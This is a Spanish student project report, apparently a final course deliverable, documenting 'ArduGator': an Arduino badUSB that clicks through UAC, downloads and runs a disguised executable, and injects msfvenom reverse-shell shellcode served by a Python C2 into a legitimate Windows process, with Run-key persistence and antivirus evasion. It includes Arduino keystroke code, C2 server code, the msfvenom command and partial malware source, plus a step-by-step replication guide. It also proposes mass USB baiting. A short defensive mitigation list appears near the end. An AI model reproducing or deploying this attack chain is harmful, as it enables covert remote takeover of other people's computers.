

# ArduGator

~ See U Later, Alligator

Germán Quero

INSO4\_A

Proyectos de Ciberseguridad - Ciberejercicios

Desarrollo de Herramientas

Entrega Final



## [Introducción](#)

### [Casos de Uso](#)

## [Fundamentos teóricos](#)

### [Dispositivos HID y badUSB](#)

### [Inyección en Memoria y APC](#)

### [Ofuscación](#)

### [Persistencia](#)

### [Entropía](#)

## [Diseño y desarrollo del badUSB](#)

### [Hardware](#)

### [Problemas iniciales con la librería Keyboard.h](#)

### [Adaptando el layout de Keyboard.h](#)

### [Desarrollo de funciones personalizadas](#)

### [Adaptabilidad ante distintos entornos](#)

### [Pruebas Realizadas](#)

#### [Pruebas de precisión](#)

#### [Pruebas funcionales](#)

## [Diseño y desarrollo del Malware](#)

### [Función principal del malware](#)

### [Implementación de ofuscación](#)

### [Técnica de inyección APC con "Early Bird"](#)

### [Persistencia en el sistema](#)

### [Esteganografía del Ejecutable](#)

### [Diseño y Configuración del Servidor C2](#)

#### [Implementación del servidor en Python](#)

#### [Mecanismos para el envío seguro del shellcode](#)

## [Conclusiones y Contención de Ataques](#)

### [Conclusiones](#)

### [Buenas prácticas para prevenir ataques](#)

## [Guía de Uso](#)

### [Github](#)

### [badUSB](#)

### [C2](#)

### [Malware](#)

### [Ejecución](#)

# Introducción

En el ámbito de la ciberseguridad, el análisis y desarrollo de herramientas ofensivas son prácticas esenciales para comprender las tácticas utilizadas por actores maliciosos y diseñar estrategias defensivas efectivas. Este proyecto se centra en la creación de un badUSB como plataforma de despliegue de un malware que se comunica con un C2 para obtener shellcode malicioso que permite conexiones reversas.

El badUSB, implementado mediante una placa Arduino Micro, simula ser un dispositivo HID legítimo, explotando la confianza del sistema operativo en este tipo de dispositivos. Por otro lado, el malware desarrollado incorpora técnicas de inyección de procesos, ofuscación y persistencia, buscando evadir herramientas de detección tradicionales y mantener un acceso continuado al equipo comprometido.

Cuando se planteó la necesidad de desarrollar una herramienta o ataque, la persistencia oculta en un equipo fue mi primera opción. De cara a elegir mi objetivo a atacar he elegido equipos Windows 11, con distribución de teclado en Español (más importante de lo que parece de cara al desarrollo del badUSB), en los cuales la cuenta principal sea el Admin (sin password en el UAC). Este objetivo aparentemente concreto fue elegido al ser el más común a mi alrededor.

La idea de desplegarlo mediante un USB nace de dos factores. El primero es mi interés personal por realizar el “movimiento definitivo” del hacker. Cansado de escuchar en eventos familiares como me preguntan: ¿y tienes un USB que me hackee el ordenador? Pues ahora sí. El segundo y el motivo más realista y serio es por la cantidad de pasos que ahorra en un vector de ataque, si se cumplen las condiciones en el equipo y se tiene acceso físico a él durante unos segundos. No hace falta acceder a la red, ni realizar phishing complejos, ni siquiera escalar privilegios puesto que el malware se ejecuta directamente como administrador.

El acceso físico es un punto muy crítico que, aunque muy fácil de solucionar (una combinación de teclas para bloquear el equipo), a menudo es pasado por alto sobre todo en perfiles inexpertos. Con esta herramienta pretendo evidenciar la importancia de no perder de vista nuestro equipo, no prestarlo, vigilar sus entradas y bloquearlo siempre que nos separamos de él.

## Casos de Uso

La herramienta desarrollada en este proyecto puede aplicarse tanto en entornos ofensivos legítimos, como operaciones de Red Team, como en escenarios donde un atacante real pueda aprovechar sus características.

Algunos casos destacados incluyen:

1. Media Baiting Masivo:

El media baiting consiste en distribuir dispositivos maliciosos, como memorias USB o dispositivos badUSB, en ubicaciones estratégicas para que potenciales víctimas los conecten a sus equipos. Con el malware configurado para aprovechar vulnerabilidades comunes y el badUSB adaptado a la distribución de teclado más común en nuestro país, este enfoque puede permitir la infección masiva en entornos corporativos o públicos. La capacidad de inyección avanzada y persistencia facilita el acceso continuo y la exfiltración de datos sensibles.

2. Ataques Dirigidos:

En escenarios donde un atacante tiene información previa sobre el entorno objetivo, como configuraciones específicas del sistema operativo, procesos en ejecución o políticas de seguridad insuficientes, el malware puede personalizarse para explotar estas condiciones si aún no lo hace.

## Fundamentos teóricos


En la siguiente sección se van a aclarar fundamentos teóricos y conceptos que se han utilizado durante el desarrollo de esta herramienta y su respectiva memoria.

## Dispositivos HID y badUSB

Un dispositivo HID (Human Interface Device) es un periférico que permite la interacción directa con el usuario, como teclados o ratones. En Sistemas Operativos modernos existen combinaciones de teclas para atajar la mayoría de posibles acciones y desde una consola de comandos las posibilidades son infinitas.

En objetivos como el que nos incumbe en este caso de estudio, donde el usuario es administrador, el UAC (User Account Control) es tan solo una pregunta de si o no, sin contraseña, por tanto desde esa cuenta de usuario no es necesario escalar privilegios si se tiene acceso a un dispositivo HID con el que responder si.

Los dispositivos badUSB, más conocidos por su nombre comercial de la marca Hack5, Rubber Ducky, son dispositivos normalmente camuflados como memorias USB tradicionales, que utilizan scripts en texto plano que alojan instrucciones de teclado. A través de su salida USB las transmiten como paquetes HID al ordenador, pudiendo automatizar cualquier acción de teclado. Se podría decir que es una macro, muy compleja, que se ejecuta cada vez que enchufas el USB.



The screenshot shows the Hack5 website's product page for the USB Rubber Ducky. The page features a navigation bar with links to PRODUCTS, PAYLOADS, SHOWS, COMMUNITY, and SUPPORT. The main content area displays the USB Rubber Ducky product, which is a small, black, USB-shaped device with a yellow duck logo. The price is listed as \$79.99. Below the product image, there is a section titled "NEW VERSION OF THE BEST SELLING HOTPLUG" with a description: "With a few seconds of physical access, all bets are off...". This section includes three product cards: "USB RUBBER DUCKY" for \$79.99, "PRO BUNDLE" for \$99.99, and "ELITE BUNDLE" for \$129.99. Below these, there is an "Accessories" section with three items: "Advanced Duckyscript Course" for \$29.99, "USB Rubber Ducky Textbook" for \$29.99, and "Payload Studio Pro" for \$79.99. Each accessory has a small icon and a checkbox.

Aunque su “disfraz” de memoria USB es bastante convincente y tienen fama de funcionar muy bien, el precio no es proporcional al coste. Esos dispositivos suelen utilizar microcontroladores que valen centimos, así que es un “disfraz” demasiado caro.

Por esto, se decidió buscar un Arduino Micro, una plataforma de desarrollo basada en el microcontrolador AtMega32u4 de muy poco tamaño que podría introducirse fácilmente dentro de la caja de una memoria USB.



El motivo de elegir la Arduino Micro particularmente no fue tan solo su tamaño, hay más arduinos y microcontroladores diversos de pequeño tamaño y relativamente económicos. Se podría realizar con cualquiera de ellos pero Arduino facilita mucho ese trabajo cuando se trata de un AtMega32u4 ya que tiene una librería propietaria para estos microcontroladores llamada Keyboard.h cuya función es justo la que buscamos: simular dispositivos HID.

## Inyección en Memoria y APC

La inyección de código en memoria es una técnica que permite la ejecución de payloads directamente en el espacio de memoria de otro proceso. La variante APC (Asynchronous Procedure Call) aprovecha las llamadas asíncronas para insertar y ejecutar código en un proceso específico, evadiendo controles de integridad.

El malware descargado por el badUSB utiliza esta técnica para ejecutar el shellcode malicioso, concretamente utilizando un enfoque llamado “early bird”, una optimización de esta técnica, donde la inyección se realiza antes de que el hilo principal del proceso objetivo comience a ejecutarse, dificultando su detección por herramientas de análisis dinámico.

## Ofuscación

La ofuscación busca dificultar la comprensión del código malicioso por parte de analistas o sistemas automatizados. En el malware se implementan tres técnicas principales:

- Transformaciones léxicas: Renombrado de funciones y variables con nombres irrelevantes, falsos o confusos.
- Predicados opacos: Condicionales siempre verdaderos o falsos que simulan complejidad lógica.
- Codificación en base64: Para esconder datos sensibles como shellcodes, direcciones, registros o strings.

```
k.sin_family = AF_INET;
k.sin_port = htons(B);

k.sin_addr.s_addr = inet_addr(A);
if (k.sin_addr.s_addr == INADDR_NONE) {
    printf("%s", base64_decode("RXJyb3IgYWwgY29udmVydGlyIGxhIGRpcmVjY2lubiBJUFxu"));
    closesocket(g);
    WSACleanup();
    return 1;
}

for (int i = 0; i < 50; i++) {
    int dummy = i + 1;
}

if (connect(g, (struct sockaddr*)&k, sizeof(k)) < 0) {
    printf("%s", base64_decode("RmFsbG8gZW4gbGEgY29uZXhpb25cbg=="));
    closesocket(g);
    WSACleanup();
    return 1;
}
```

## Persistencia

La persistencia es la disciplina de la ciberseguridad que se encarga de que un malware sobreviva a reinicios de sistema y su impacto se prolongue en el tiempo.ç

Una técnica común es la creación de tareas programadas que ejecutan el malware periódicamente.

Alternativamente, se puede registrar un binario malicioso en rutas del sistema que correspondan a las tareas a realizar en el inicio de sesión, como es el caso del malware en cuestión.




# Entropía

La entropía mide el nivel de aleatoriedad en un archivo o segmento de memoria. Los archivos de malware suelen ser detectados por su alta entropía debido a la compresión o cifrado.

Tratar de mantener una entropía baja o incluso reducirla mediante técnicas como compresión selectiva o padding falso permite evadir heurísticas basadas en este parámetro.

Es una de las cosas más importantes a tener en cuenta mientras se desarrolla malware de este tipo.



En la imagen superior podemos observar que la entropía se ha conservado lo suficientemente baja sin haber tenido que tomar ninguna medida adicional para bajarlo.

# Diseño y desarrollo del badUSB

El desarrollo de un badUSB funcional implicó una serie de etapas que van desde la selección del hardware adecuado hasta la creación de funciones personalizadas que solventen problemas específicos del entorno y del código. En este apartado se describen los componentes utilizados, los problemas encontrados y las soluciones implementadas para garantizar la eficacia del dispositivo.

## Hardware

Para este proyecto, se utilizó un Arduino Pro Micro, una placa compatible con la librería Keyboard.h de Arduino, que permite simular un dispositivo HID (Human Interface Device). Esta elección fue motivada por su bajo coste, facilidad de programación y compatibilidad con los requisitos del proyecto.

## Problemas iniciales con la librería Keyboard.h

Durante las primeras pruebas, surgieron problemas relacionados con la función Keyboard.print(). En concreto, esta función se comportaba de forma inconsistente, omitiendo caracteres en aproximadamente un tercio de las ejecuciones. Esto se atribuyó a la velocidad de procesamiento, que supera la capacidad del bus HID de la placa.

Para solucionar este problema, se diseñó una nueva función denominada printString(). Esta función utiliza Keyboard.write() para procesar cada carácter individualmente, añadiendo un retraso (delay) entre cada uno para sincronizar la velocidad de escritura con la capacidad del dispositivo.

Este enfoque no solo soluciona los errores de omisión, sino que también mejoró significativamente la precisión, alcanzando un 98% de fiabilidad en las pruebas.

## Adaptando el layout de Keyboard.h

Aparte, el layout por defecto de Keyboard.h es el US, lo cual generaba inconsistencias e incluso incompatibilidades (caracteres imposibles de introducir) con el teclado Español.

Con algunas pruebas y algo de ingeniería se llegó a un diseño funcional que encapsula dichas inconsistencias, expandible con facilidad en caso de encontrar un carácter deseado incompatible:

- `pressShiftedKey(char)` y `pressGrKey(char)`: Estas funciones se encargan de acceder a los caracteres que requieren Shift y AltGr de forma correspondiente dado que Keyboard.h no lo maneja correctamente (ni siquiera para el layout US en algunos casos)
- 
- `mapSpanishToUS(char)`: Esta función implementa un switch que utiliza `pressShiftedKey`, `pressGrKey` y las equivalencias entre caracteres en los distintos layouts para manejar correctamente las teclas en la distribución española. En caso de no manejar un carácter en dicho switch incluye un fallback que utiliza el carácter sin “traducir” para no perder funcionalidad.

Con esto se soluciono al menos la mayoría de caracteres que se utilizan en terminales de comandos. Al haber implementado `printString()` y el fallback en `mapSpanishToUS` incorporar la traducción fue tan sencillo como cambiar `Keyboard.write()` por `mapSpanishToUS()` dentro de `printString()`.

## Desarrollo de funciones personalizadas

Con el fin de optimizar y modular el funcionamiento del badUSB, se desarrollaron varias funciones específicas:

- `runCommand(String)`: Emula la combinación de teclas Win+R para abrir el menú de ejecución, escribe el comando recibido como parámetro mediante `printString()` y lo ejecuta con Enter.
- `bypassUAC()`: Automatiza la interacción con el Control de Cuentas de Usuario (UAC) al elevar privilegios. Presiona la tecla de flecha izquierda para seleccionar Sí y luego Enter, gestionando los tiempos necesarios para la interacción.

## Adaptabilidad ante distintos entornos

Cada equipo es un mundo. Todas las pruebas inicialmente se realizaban sobre un equipo de última generación con tan solo un editor de texto abierto. Esto permite ver en su máximo esplendor la herramienta y la hace aún más funcional (tarda menos en realizar el ataque). Sin embargo, a mitad se comenzaron a realizar pruebas con un equipo de potencia media, más parecido al ordenador personal del público general. Esto creaba muchísimas inconsistencias, caracteres omitidos y especialmente problemas coordinándose con el UAC.

El Control de Cuentas de Usuario tarda tiempos muy inconsistentes según la potencia del ordenador, cuanta carga computacional tenga, etcétera. Por todo esto se aumentó un poco el tiempo que se toma en llamar a `bypassUAC()`, pero sobre todo se creó una variable que gestiona todos los tiempos de espera a modo de multiplicador universal llamado `DELAY_MULT`.

Con esto, es muy sencillo adaptar el badUSB para funcionar correctamente según la potencia y el uso estimados del equipo objetivo.

## Pruebas Realizadas

Se realizaron pruebas para validar tanto la precisión del dispositivo como su funcionalidad:

### Pruebas de precisión

Se compararon los resultados de `Keyboard.print()` y `printString()` escribiendo 10 cadenas de 100 caracteres aleatorios utilizando ambas funciones. Mientras que la primera omitía caracteres en el 30% de las ejecuciones, la segunda mostró una precisión del 98%.

### Pruebas funcionales

- Prueba Inicial: Abrir Notepad.exe y escribir un mensaje
- Prueba avanzada: Ejecutar una terminal de administrador
- Prueba final: Descargar un archivo mediante `wget` on privilegios de administrador

Con estas pruebas el badUSB quedó probado de estar preparado para ser el método de despliegue del malware.

# Diseño y desarrollo del Malware

## Función principal del malware

La función principal del malware se centra en conectarse al servidor C2 para descargar y ejecutar un shellcode directamente en memoria. Este enfoque evita escribir el shellcode en disco, dificultando su detección por herramientas de análisis estático. El proceso incluye:

1. Conexión al servidor:
  - Uso de la API Winsock2 para establecer una conexión con el servidor C2 configurado.
  - Descarga del shellcode desde el servidor mediante la función recv.
2. Ejecución del shellcode en memoria:
  - Uso de técnicas de inyección como APC Early Bird para ejecutar el código en memoria.

## Implementación de ofuscación

Para dificultar el análisis y detección del malware:

1. Transformaciones léxicas: Se renombraron variables y funciones con nombres aleatorios y poco descriptivos (por ejemplo en lugar de SERVER\_IP utiliza A)
2. Predicados opacos: Inclusión de condiciones y bucles innecesarios que no afectan la lógica del programa.
3. Codificación de strings:
  - Uso de codificación Base64 para todas las cadenas de texto en el código fuente.
  - Decodificación en tiempo de ejecución, complicando la inspección directa del binario.

# Técnica de inyección APC con "Early Bird"

Este método se implementa modificando el comportamiento estándar del programa:

1. Creación de un proceso suspendido:
  - Se inicia un proceso legítimo (en el caso de este malware SecurityHealthSystray.exe) en estado suspendido.
2. Asignación de memoria e inyección del shellcode:
  - Uso de VirtualAllocEx para reservar espacio en el proceso objetivo.
  - Escritura del shellcode en la memoria asignada mediante WriteProcessMemory.
3. Ejecución del shellcode mediante APC:
  - Se pone en cola una rutina APC que apunta al shellcode.
  - El hilo suspendido se reanuda con ResumeThread, ejecutando el código malicioso.

## Persistencia en el sistema

Para garantizar que el malware persista después de reinicios:

- Implementación en la función dasbjkdfbasjkbjkasfgjlafl(transformaciones lexicas), que recupera el path del binario en ejecución y lo añade al registro.
- Uso del comando reg add para añadir una entrada en la clave: HKCU\Software\Microsoft\Windows\CurrentVersion\Run.
- La entrada apunta a la ubicación actual del malware (el badUSB lo descarga en ProgramFiles).



## Esteganografía del Ejecutable

Todo esto se basa en no ser detectado pero el ejecutable tiene que estar en algún lado.

Normalmente se utilizarían iconos y propiedades de otros ejecutables para hacerlo parecer una parte legítima de otra aplicación.

Para poner a prueba esos conceptos pero mantenerlo como una herramienta de estudio, se han aplicado características falsas y un icono customizado que lo hacen parecer una aplicación legítima, escondiéndose a simple vista.

El badUSB lo descarga en ProgramFiles, en un directorio llamado Alligator como un ejecutable llamado Alligator.exe, con un icono de un cocodrilo y metadatos referentes a “la compañía que lo ha desarrollado” y “su copyright”.



## Diseño y Configuración del Servidor C2

### Implementación del servidor en Python

El servidor está diseñado para gestionar múltiples conexiones de clientes simultáneamente, aprovechando el módulo socket y la programación multithreading:

1. Servidor básico:
  - Escucha en la dirección 0.0.0.0 y el puerto 9999 para aceptar conexiones de cualquier IP.
2. Gestión de clientes:
  - Cada conexión se maneja en un hilo separado, garantizando que múltiples clientes puedan comunicarse simultáneamente.

## Mecanismos para el envío seguro del shellcode

1. Codificación del shellcode:
  - Uso de Base64.
2. Generación del shellcode con msfvenom:
  - 7 iteraciones de xor\_dynamic
  - Utilización de windows/x64/shell\_reverse\_tcp en lugar de meterpreter (menos firmas)

## Conclusiones y Contención de Ataques

### Conclusiones

Este proyecto ha demostrado cómo un malware avanzado puede diseñarse y desarrollarse utilizando técnicas modernas y efectivas como la inyección APC, ofuscación mediante predicados opacos y transformación léxica, persistencia en el sistema operativo y un sistema de comando y control robusto en Python.

La integración de todas estas técnicas ha permitido generar un artefacto difícil de detectar tanto por herramientas de análisis estático como dinámico, con 0 detecciones por parte de MalwareBytes y Windows Defender

Sin embargo, esta complejidad también pone de relieve la importancia de implementar medidas de ciberseguridad proactivas y reactivas tanto a nivel usuario como organizacional.



# Buenas prácticas para prevenir ataques

Para mitigar riesgos asociados a este tipo de ataques:

1. Proteger el acceso físico y lógico al sistema:
  - Configurar contraseñas de administrador robustas y asegurarse de que los usuarios no tengan privilegios de administrador innecesarios.
  - Bloquear siempre el ordenador al dejarlo desatendido.
2. Monitoreo de procesos y aplicaciones:
  - Revisar regularmente los procesos activos.
  - Establecer alertas para detectar procesos suspendidos o comportamientos anómalos (como QueueUserAPC en procesos legítimos).
3. Restringir ejecución de dispositivos externos:
  - Configurar políticas de grupo (GPO) para bloquear dispositivos desconocidos.
4. Herramientas de protección avanzadas:
  - Instalar soluciones antivirus con capacidades de detección de comportamiento, como EDR (Endpoint Detection and Response).
  - Configurar sistemas de control de aplicaciones, como AppLocker, para permitir sólo la ejecución de programas autorizados.
5. Auditoría y revisión periódica:
  - Realizar auditorías de seguridad regulares para identificar y remediar vulnerabilidades.
  - Mantener sistemas y aplicaciones actualizados con los últimos parches de seguridad.

Adoptar estas medidas puede reducir significativamente el riesgo de infección y mitigar el impacto de este tipo de ataques, proporcionando una capa adicional de defensa ante amenazas como la presentada.

# Guía de Uso

## Github

Todo el contenido necesario para replicar este escenario y herramienta está disponible en GitHub: <https://github.com/germanquero/arduGator/tree/main>

Ahí se encuentran 3 directorios aparte de este documento PDF:

- alligator: código (c), icono, y archivo de configuración del malware
- arduGator: sketch de Arduino con el código del badUSB
- serverGator: código del servidor C2 (python)

En el directorio alligator se encuentra un directorio llamado exe\_dwnld que se ha utilizado durante las pruebas como servidor de descarga del malware para asegurar que la descarga se realiza a través de internet y no de la red local.

## badUSB

En el Sketch de Arduino puedes encontrar 3 defines al principio que se utilizan para configurar todo lo relevante sobre el funcionamiento del badUSB:

```
#define DELAY_MULT 30
#define URL "https://github.com/germanquero/arduGator/raw/refs/heads/main/alligator.exe_dwnld"
#define NAME "Alligator"
```

Ahora mismo la velocidad está en 30, una velocidad bastante lenta, que se utilizó para poder ver su funcionamiento en tiempo real y para equipos bastante desactualizados. Ha llegado a funcionar con 2.

Se recomienda hacer pruebas abriendo la terminal y escribiendo alguna frase larga para verificar que escribe correctamente y se coordina con el UAC.

La URL ahora mismo apunta al directorio del repositorio en GitHub mencionado antes pero podría apuntar a cualquier servidor.

El nombre corresponde al nombre con el que se descargará en la máquina de la víctima.

Si quisiera añadir o modificar las acciones realizadas por el badUSB se puede observar la función void setup(), la cual es bastante intuitiva:

```
runCommand("powershell Start-Process powershell -Verb runAs");
bypassUAC();

printString("cd $Env:ProgramFiles");
Keyboard.press(KEY_RETURN);
delay(DELAY_MULT);
Keyboard.release(KEY_RETURN);
delay(DELAY_MULT);
printString("New-Item \".\\alligator\" -ItemType \"directory\"");
Keyboard.press(KEY_RETURN);
delay(DELAY_MULT);
Keyboard.release(KEY_RETURN);
delay(DELAY_MULT);
printString("Invoke-WebRequest -Uri \"" + String(URL) + "\" -OutFile \".\\" + String(NAME)");
Keyboard.press(KEY_RETURN);
delay(DELAY_MULT);
Keyboard.release(KEY_RETURN);
delay(DELAY_MULT);
printString(".\\" + String(NAME) + "\" + String(NAME) + ".exe");
Keyboard.press(KEY_RETURN);
delay(DELAY_MULT);
Keyboard.release(KEY_RETURN);
delay(DELAY_MULT);
```

Para subir el código al microcontrolador necesitas el IDE de arduino o arduino-cli.

```
germa  arduGator  /main  ?2 ~1 -1  0ms  arduino-cli compile --fqbn arduino:avr:micro .\arduGator.ino
El Sketch usa 8762 bytes (30%) del espacio de almacenamiento de programa. El máximo es 28672 bytes.
Las variables Globales usan 588 bytes (22%) de la memoria dinámica, dejando 1972 bytes para las variables locales. El máximo es 2560
bytes.

Used library Version Path
Keyboard      1.0.6   C:\Users\germa\Documents\Arduino\libraries\Keyboard
HID           1.0     C:\Users\germa\AppData\Local\Arduino15\packages\arduino\hardware\avr\1.8.6\libraries\HID

Used platform Version Path
arduino:avr    1.8.6   C:\Users\germa\AppData\Local\Arduino15\pack
germa  arduGator  /main  ?2 ~1 -1  0ms  arduino-cli upload --fqbn arduino:avr:micro .\arduGator.ino -p COM7
```

## C2

En el código del servidor C2 serverGator.py se puede encontrar dos variables dentro de server\_loop() llamadas bind\_ip y bind\_port donde se definen la IP y el puerto del que escuchar (mantener la IP en 0.0.0.0 permite conexiones de cualquier IP)

Como se puede ver importa la variable buf de un archivo llamado teeth. Esto significa que necesitamos un archivo teeth.py con una variable llamada buf en el mismo directorio.

La variable buf debe contener el shellcode a enviar al malware. Esto se hizo así para ser fácilmente configurable. Para generar este payload utiliza msfvenom en el directorio de servergator.py:

```
import socket
import threading

from teeth import buf

# Función para manejar la conexión con cada cliente
def handle_client(client_socket):
    client_socket.send(buf)
    client_socket.close()

# Configura el servidor para escuchar conexiones
def server_loop():
    bind_ip = "0.0.0.0"
    bind_port = 9999
```

```
(kali㉿kali)-[~/serverGator]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.147 LPORT=4444 -e x64/xor_dynamic -i 7 -f python -o teeth.py
```

Es importante poner la IP y el puerto desde el que vamos a ponernos a escuchar a la espera de esa conexión.

El servidor se arranca mediante: python3 servergator.py

## Malware

En el repositorio, dentro del directorio alligator puedes encontrar los siguientes ficheros: base64.c, base64.h y main.c.

Los ficheros base64.h y base64.c componen una librería que obtuve en github para codificar y decodificar base64. En main.c se encuentra el código principal del malware.

De forma similar al Sketch de Arduino, encontramos 2 constantes relevantes al principio, A y B las cuales corresponden a la IP y el puerto del servidor C2 al que ha de conectarse.

```
#pragma comment(lib, "ws2_32.lib")
#pragma warning(disable:4996)

#define A "192.168.1.147"
#define B 9999
#define C 1024
#define D 512

void dasbjkdfbasjkfbjkasfgjlafl() {
    char asjioasfod[MAX_PATH];
    wchar_t askdnawisodn9[C];
    char oaoaoapspd[D];

    if (!GetModuleFileNameW(NULL, askdnaw
        printf("%s", base64_decode("RXJyb
        return;
```

